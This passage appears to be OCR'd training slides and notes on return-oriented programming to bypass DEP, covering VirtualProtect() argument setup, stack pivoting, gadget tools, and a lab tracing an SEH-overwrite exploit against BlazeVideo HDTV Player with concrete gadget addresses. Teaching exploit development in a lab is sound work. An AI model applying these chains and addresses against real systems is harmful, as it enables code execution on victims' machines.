


VirtualProtect() ROP Example (1)

Here's a step-by-step example of using Return-Oriented Programming (ROP) to write the appropriate arguments to VirtualProtect() onto the stack. We must have the address of the VirtualProtect() function to write onto the stack during our attack. If ASLR is running, we would preferably locate a static location such as the IAT from the executable program and grab the address of a pointer to VirtualProtect() that will be linked at runtime. As you can see in the image, we have overrun the buffer, overwriting the return pointer position with our first gadget. This gadget would contain the instructions to preserve the stack pointer at this moment in time. We use this address to remain position-independent, writing into the appropriate positions for the arguments to VirtualProtect() by offsetting from this address (for example, "Preserved ESP address +8, +12, +16, +20, …"). We would then return to the next gadget on the stack, as shown in the next slide. You must also supply a return pointer to the VirtualProtect() call for when it returns. A simple pointer to a RETN instruction is often used to advance ESP down the stack. This will become clearer shortly.

The instructions on the slide are simply copying the address held in ESP over to EDI and then returning to the next gadget.


```
mov edi, esp
retn
```



VirtualProtect() ROP Example (2)

With the stack pointer address preserved, we now want to execute a code sequence to adjust the stack pointer past the placeholder arguments to VirtualProtect(). We can do this by having our second gadget contain instructions that simply add the appropriate number of bytes to the stack pointer and then return to the next gadget down past the arguments we are jumping over. In the example on the slide, we are adding 24 bytes (0x18) to the stack pointer to adjust it past the arguments and then returning to the next gadget.


```
add esp, 0x18
retn
```



VirtualProtect() ROP Example (3)

Now that we have jumped over the arguments to VirtualProtect(), we want to begin the process of writing the appropriate arguments to their respective positions on the stack. Before writing, we must populate a register with the actual argument to write. The first argument to VirtualProtect() needs to be the address of where we want to change permissions. This would be the address of our shellcode. The question is, "How do we know where our shellcode is with ASLR and such?" The answer goes back to the preserved stack pointer value from the first gadget. Because we recorded the address at the moment in time in which we got control of the instruction pointer, we can calculate the distance between the preserved stack pointer address and our shellcode, allowing us to remain position-independent! To calculate the offset, we simply must count all the bytes taken up by our gadgets, VirtualProtect() arguments, and so on. In the example on the slide, we are copying the preserved stack pointer address into EAX and then adding 0x100 bytes, followed by a return to the next gadget. The 0x100 would need to be the offset to the shellcode location.

```
mov eax, edi
add eax, 100
retn
```



VirtualProtect() ROP Example (4)


We now need a gadget that writes the first VirtualProtect() argument held in EAX to the appropriate stack position. We accomplish this by locating the address of a code sequence that writes EAX to the preserved ESP address + offset. In our case, we are writing to EDI+0c, since EDI holds the preserved ESP address.

```
mov dword ptr ds:[edi+0c], eax
retn
```

After this first argument is written to the stack, we would continue to write the rest of the arguments with more gadgets. We will not be showing this on the slides, as it is simply a repeat of the previous steps. The difficulty comes with finding the appropriate code sequences to get the right arguments loaded to registers and written to the stack.

VirtualProtect() ROP Example (5)


- Finding the perfect gadget is not always possible
- You often have to deal with gadgets containing code you don't want to execute
  - In the following example, we want to simply move the ESP into EDI followed by a return, but there is an instruction between the two:
  - As long as the unwanted instruction does not cause any harm, we're okay
  - We just need to put 4 bytes of padding on the stack between the gadget currently executing and the next one
  - The next slide shows an example



VirtualProtect() ROP Example (5)

When we use tools to find ROP gadgets, many of the gadgets contain unwanted code. Some gadgets can be thrown away, but in other cases, the only gadget available to achieve a desired goal may have a bunch of unwanted instructions between the desired instructions and the return. In the example on the slide, we want to move the stack pointer into the EDI register. We have found a gadget to accomplish this goal; however, instead of the desired instruction being followed immediately with a return instruction, we have a pop esi that must execute. In some cases, this is not an issue and we can deal with it; however, in other cases, it may negatively impact your goal and be unusable. If it's unusable, you must come up with another gadget or sequence of gadgets to achieve your desired result.

In the example on the slide, we can handle this problem by placing a 4-byte pad between the two gadget addresses on the stack. The next slide demonstrates the solution.



VirtualProtect() ROP Example (6)

Normally when we return to the next gadget, the stack pointer is adjusted to the next gadget's address on the stack. In this case, the gadget contains an unwanted pop esi instruction between the instruction we want to execute and the return. This is common. The solution is simple in this case. We place 4 bytes of padding between the gadget that is currently executing and the next gadget's pointer to where we want to jump. In this case, we added 0x41414141. This value will be popped into ESI and the stack pointer will point to the next gadget's address!

VirtualProtect() ROP Example (7)

- Instead of writing the arguments onto the stack as previously described:
  - Arguments to VirtualProtect() can be written into registers *in the appropriate order*
  - After all arguments have been written, the PUSHAD instruction can be used to write them to the stack
  - This would be followed by a return instruction, with the stack pointer pointing to the VirtualProtect() address
  - https://pdos.csail.mit.edu/6.828/2005/readings/i386/PUSHA.htm

VirtualProtect() ROP Example (7)

In the example we just walked through, we wrote the arguments one at a time into the stack locations of the arguments for VirtualProtect(). Often you will write the arguments directly to registers and then use the PUSHAD instruction, followed by a return instruction. The PUSHAD instruction pushes all general-purpose registers in the following order: EAX, ECX, EDX, EBX, the original ESP, EBP, ESI, and EDI. You would need to write the arguments to VirtualProtect() in the appropriate order in the registers prior to executing the PUSHAD instruction. The stack pointer would need to be lined up so it points to the address of VirtualProtect(), with the appropriate arguments here.

See the following link for more information on the PUSHAD instruction:
https://pdos.csail.mit.edu/6.828/2005/readings/i386/PUSHA.htm

Stack Pivoting

- Method to move the position of the stack pointer from the stack to an area such as the heap:

  xchg esp, eax

  ret

  - For example, to use a register such as EAX pointing to ROP code on the heap, we can pivot ESP to take advantage of the instructions pop, push, and ret
- Works hand in hand with ROP and JOP
  - Not always necessary with stack overflows
  - If doing an SEH overwrite, you may not have enough space below on the stack to hold all your code
  - You can use a gadget that subtracts a number of bytes from the stack pointer to get to a location where you have more space

Stack Pivoting


Stack pivoting is a technique that is often used with Return-Oriented Programming (ROP). Stack pivoting most often comes into play when a class-instantiated object in memory is replaced and holds a malicious pointer to a fake vtable containing ROP code. At the right moment, we can put in the address of an instruction that performs:

```
xchg esp, eax    #Move into esp, the pointer held in eax…
ret
```

The reason for desiring a pivot is that the stack pointer has three powerful associated instructions: **push**, **pop**, and **ret**. By exchanging the stack pointer with a register such as EAX or RAX, which we would have pointing to attacker code on the heap, we can leverage those powerful stack pointer instructions. This is a common technique performed when exploiting Use-After-Free (UAF) bugs as well as type confusion bugs. Pivots can also simply be adjustments to the stack pointer in order to keep it in a controllable region of memory.

Visualizing a Stack Pivot

- The following image lets you visualize the idea of a stack pivot
- In this example, we are stealing the stack pointer from the stack and redirecting it to point to a fake virtual function table controlled by the attacker



Visualizing a Stack Pivot

The drawing on this slide simply shows you the result after pivoting the stack pointer with the EAX register. In this example, EAX was pointing to attacker-controlled memory that contains a ROP chain. The attacker wants to take advantage of the **push**, **pop**, and **ret** instructions available only to the stack pointer. A pivot is performed to accomplish this goal.

Tools to Help Build Gadgets

- **mona.py** – An Immunity Debugger PyCommand by the Corelan Team
  - https://github.com/corelan/mona
- **Ropper** – Powerful multi-architecture ROP gadget finder and chain builder by Sascha Schirra
  - https://github.com/sashs/Ropper
- **ida sploiter** – Multipurpose IDA plugin, including ROP gadget generation and chain creation, by Peter Kacherginsky
  - https://medium.com/@iphelix
- **pwntools** – A suite of tools to help with exploit dev, including a ROP gadget finder, by Gallopsled CTF Team and other contributors
  - https://github.com/Gallopsled/pwntools
- **ROPEME** – Linux gadget builder by Long Le of VnSecurity
  - https://www.vnsecurity.net/research/2010/08/13/ropeme-rop-exploit-made-easy.html

Tools to Help Build Gadgets

There are quite a few tools to help you find gadgets. The hunt for gadgets can be quite time-consuming, as you are looking through code to find a valuable series of instructions. Being that gadgets mostly require a return (0xc3) at the end of the sequence, it is likely more time-efficient to search backward, starting from return instructions. Some commonly used tools for gadget hunting and ROP include the following:

mona.py – An Immunity Debugger PyCommand by the Corelan Team

https://github.com/corelan/mona

Ropper – Powerful multi-architecture ROP gadget finder and chain builder by Sascha Schirra

https://github.com/sashs/Ropper

ida sploiter – Multipurpose IDA plugin, including ROP gadget generation and chain creation, by Peter Kacherginsky

https://medium.com/@iphelix

pwntools – A suite of tools to help with exploit dev, including a ROP gadget finder, by Gallopsled CTF Team and other contributors

https://github.com/Gallopsled/pwntools

ROPEME – Linux gadget builder by Long Le of VnSecurity

https://www.vnsecurity.net/research/2010/08/13/ropeme-rop-exploit-made-easy.html

Module Summary

- Hacking hardware DEP
- Using Return-Oriented Exploitation to call VirtualProtect() and disable DEP
- Stack pivoting

Module Summary

In this module, we performed multiple techniques to disable DEP with code reuse and Return-Oriented Exploitation.

Exercise: Using ROP to Disable DEP on Windows 7/8/10

- Target: BlazeVideo HDTV Player 6.6 Pro
  - Hardware DEP will now be enabled
  - You use Windows 10 VM
  - You can also use Windows 7 or 8 on your own time
- Goals:
  - Defeat hardware DEP on Windows 10
  - Adjust the stack pointer for alignment issues when overwriting the SE Handler
  - Circumvent ASLR by using static modules
  - Practice generating a ROP chain with Mona
  - Trace the completed ROP chain supplied

Estimated duration: 1–2 hours

Your instructor walks you through this up to a certain point prior to handing over control.


Exercise: Using ROP to Disable DEP on Windows 7/8/10

In this exercise, you use ROP to disable hardware DEP on your Windows 10 VM.

Your main goal is to set a breakpoint on the first gadget and trace the code execution. This gives you a much better understanding as to how ROP is used to get around DEP by changing the permissions where our shellcode is located!

Enabling DEP

- Click the “Start” button and enter **sysdm.cpl**
- Click Advanced System Settings
- Under Performance, click Settings
- Click the Data Execution Prevention tab and turn DEP on



Enabling DEP

We need to ensure that DEP is on and that there is no exception set up for the BlazeHDTV program. Bring up the System Control Panel by entering **sysdm.cpl**. You can also manually go to the Control Panel. Once there, click Advanced System Settings on the left side of the screen. Next, under Performance, click Settings. Click the Data Execution Prevention tab and make sure the option selected is the one that says, "Turn on DEP for all programs and services except those I select.“ If the BlazeHDTV program, shown as MainApp, is still listed as an exception from earlier, make sure the checkbox is unchecked. The program name could also show up as “MainApp MFC Application” or even some variant of the name “BlazeHDTV.”

The Exploit

- The completed exploit:
  - The Blaze_32_64-bit_Win7_8_10.py script is in your “Blaze Files” folder
    - You can rename it to suit your needs
    - It works for Windows 7, 8, and 10, both 32-bit or 64-bit!
  - It uses non-ASLR participating modules that come with the BlazeHDTV application
  - Defeats DEP using ROP to call VirtualProtect() with the PUSHAD method
  - Was taken from exploit-db.com but had to be fixed for Windows 10 and 64-bit support ***See Notes

The Exploit

In your “Blaze Files” folder is a Python script named "Blaze_32_64-bit_Win7_8_10.py". It is the completed exploit with a working ROP chain for Windows 7, 8, and 10, both 32-bit and 64-bit. The original script was taken from http://www.exploit-db.com and written by the author modpr0be. It is not clear who first discovered this bug, because exploit code has been posted many times and there is no obvious CVE. This author, Stephen Sims, had to fix the script because it did not work on 64-bit Windows 7 due to alignment issues and completely failed on Windows 8 and 10. The ROP chain was broken due to permissions issues with the IAT and was fixed. Feel free to rename the script as you see fit. If you want to compare the broken chain to the fixed chain, the original exploit is at this location: http://www.exploit-db.com/exploits/17939/.

The exploit uses non-ASLR participating modules that come along with the vulnerable application to build the ROP chain. It uses the VirtualProtect() function to defeat DEP by changing the permissions on the stack where the shellcode resides using the PUSHAD method.

You may notice that the number of bytes to reach the SE Handler is greater than the number required earlier. This is due to the difference in the size of the input file, which includes our ROP chain and larger shellcode. To determine the number of bytes, you must simply see the program crash and adjust the input size based on the change in stack positioning.

Tracing the ROP Chain

- The ROP chain is too large to fit onto a single slide
- Double-click the script to generate the .plf file
- With DEP enabled for all programs, start up the BlazeVideo HDTV Player 6.6 Pro program
  - Click Later on the trial "nag" screen
  - Start up Immunity Debugger and attach to the BlazeHDTV process
  - Press F9 to let the program continue running
  - Differences in results between 32-bit and 64-bit Windows will be explained when appropriate

Tracing the ROP Chain


The ROP chain is shown in your script. It is too large to display on a slide. We will be showing the relevant pieces of the ROP chain as we single-step through the execution. After getting everything set up, we will set a breakpoint on the first gadget.

Double-click the finished Python script to generate the malicious file, titled "blaze_exploit.plf". This will be the file we will open soon.

After you have enabled DEP as previously stated, double-click the BlazeVideo HDTV Player 6.6 Pro application and accept the trial message that appears on the screen. Start up Immunity Debugger and attach to the BlazeHDTV process. When attached, press F9 to allow the program to continue execution. There are some differences when running this exercise on a 32-bit system versus a 64-bit system. Those differences will be explained when appropriate.

Setting the Breakpoint

- We must first set a breakpoint on the first gadget to be called
  - This is the pointer we use to overwrite the SE Handler
  - In the debugger, click anywhere in the disassembly pane and press CTRL-G
  - Enter the address of the first gadget, 0x6130534A, and press Enter (you may have to do it twice)
  - You should see the following block of code
  - Click the first instruction and press F2 to set the breakpoint




Setting the Breakpoint

Let's first set a breakpoint on the first gadget. This will be the address we are using to overwrite the SE Handler, the first to be called. Inside Immunity Debugger, click anywhere in the disassembler pane and then press CTRL-G. Enter the address 0x6130534A and press Enter. You may have to do it twice to get the results shown on the slide. The instruction ADD ESP,800 should be the first shown, with the address being 0x6130534A. Click this address and press F2 to set a breakpoint.

Opening the Exploit File

- With the program running in the debugger, click the folder button and then Open Playlist:



- Depending on the version of Windows, the debugger may catch an exception Paused
- If it does, press SHIFT-F9 once – See Notes

Opening the Exploit File

With the program running inside of Immunity Debugger and the breakpoint set, click the folder icon on the BlazeHDTV panel. From the drop-down menu, click Open Playlist. Depending on your version of Windows, the debugger may catch an exception. If it does, press SHIFT-F9 once to pass the exception and continue execution. Do not press F9 by itself because this will cause the program to become unstable inside the debugger. If you accidentally press F9 instead of SHIFT-F9, you have to detach the debugger, restart Blaze, reattach with the debugger, set the breakpoint, and return to this step.

Passing the Exception

- Overrunning the stack causes an exception, which will be caught by the debugger
- The debugger shows the application as Paused
- Press SHIFT-F9 to pass the exception as usual
  - On 32-bit versions of Windows, you should hit the breakpoint right after passing the exception
  - On 64-bit versions of Windows, you may experience a few exceptions that must be passed, and you may need to press SHIFT-F9 up to 7 or 8 times before hitting the breakpoint
  - Be sure to go slow and verify you are at the breakpoint

Passing the Exception

When the program opens the malicious file, it first overruns the buffer, causing an exception. We get control by overwriting the SE Handler, so we need to pass the exception with SHIFT-F9. On 32-bit versions of Windows, you should hit the breakpoint right after passing the exception. On 64-bit versions of Windows, you may hit a few exceptions that must be passed. You may need to press SHIFT-F9 seven or eight times before hitting the breakpoint. Be sure not to press SHIFT-F9 too many times. Verify you are at the breakpoint, which should point to the instruction ADD ESP,800.

SE Handler – Adjusting ESP

- We first perform the SE Handler overwrite:

```
seh = struct.pack('<L', 0x6130534a) # [DTVDeviceManager.dll]
# Above is the line of code from the exploit we are covering.

ADD ESP,800     # Adjust ESP to hit our landing pad
RETN            # Return to the next address on the stack
```

- At the time of the exception, the stack pointer is far from our input
- Adjusting ESP by +0x800 bytes gets us to an area we control and sets up a landing pad

SE Handler – Adjusting ESP

We overwrite the SE Handler with a pointer to our first block of code.

```
seh = struct.pack('<L', 0x6130534a) # [DTVDeviceManager.dll]
# Above is the line of code from the exploit we are covering.

ADD ESP,800 # Adjust ESP to hit our landing pad
RETN        # Return to the next address on the stack
```


When the exception occurs, the stack pointer is far from our input on the stack, where our ROP chain and shellcode reside. To reach our ROP chain, we adjust the stack pointer by +0x800 bytes to get to a landing pad where we have some ROP NOPs.

At the first breakpoint, press F7 to single-step to the RETN instruction. The stack pointer should now have adjusted down to our controlled data, as shown in the next slide.

Advancing ESP with RETNs (1)

- On 32-bit Windows 7 and 8, the 0x800 advancement of ESP should land into a series of ROP NOPs:

ESP



- ROP NOPs are simply pointers to RETN instructions to advance ESP downward until reaching the real ROP chain

```
rop = struct.pack('<L', 0x61326003) # ROP NOP ptr to RETN
```


Advancing ESP with RETNs (1)

This slide shows the result obtained when allowing the ADD ESP,800 instruction to execute. It advances ESP down to our landing pad of ROP NOPs. ROP NOPs are simply pointers to RETN instructions to advance ESP down to the real ROP chain we want to begin executing. On the slide, ESP points to 0x0012F404 on the stack. At this stack position is the address 0x61326003, which is an address to a simple RETN instruction in a non-ASLR participating module.

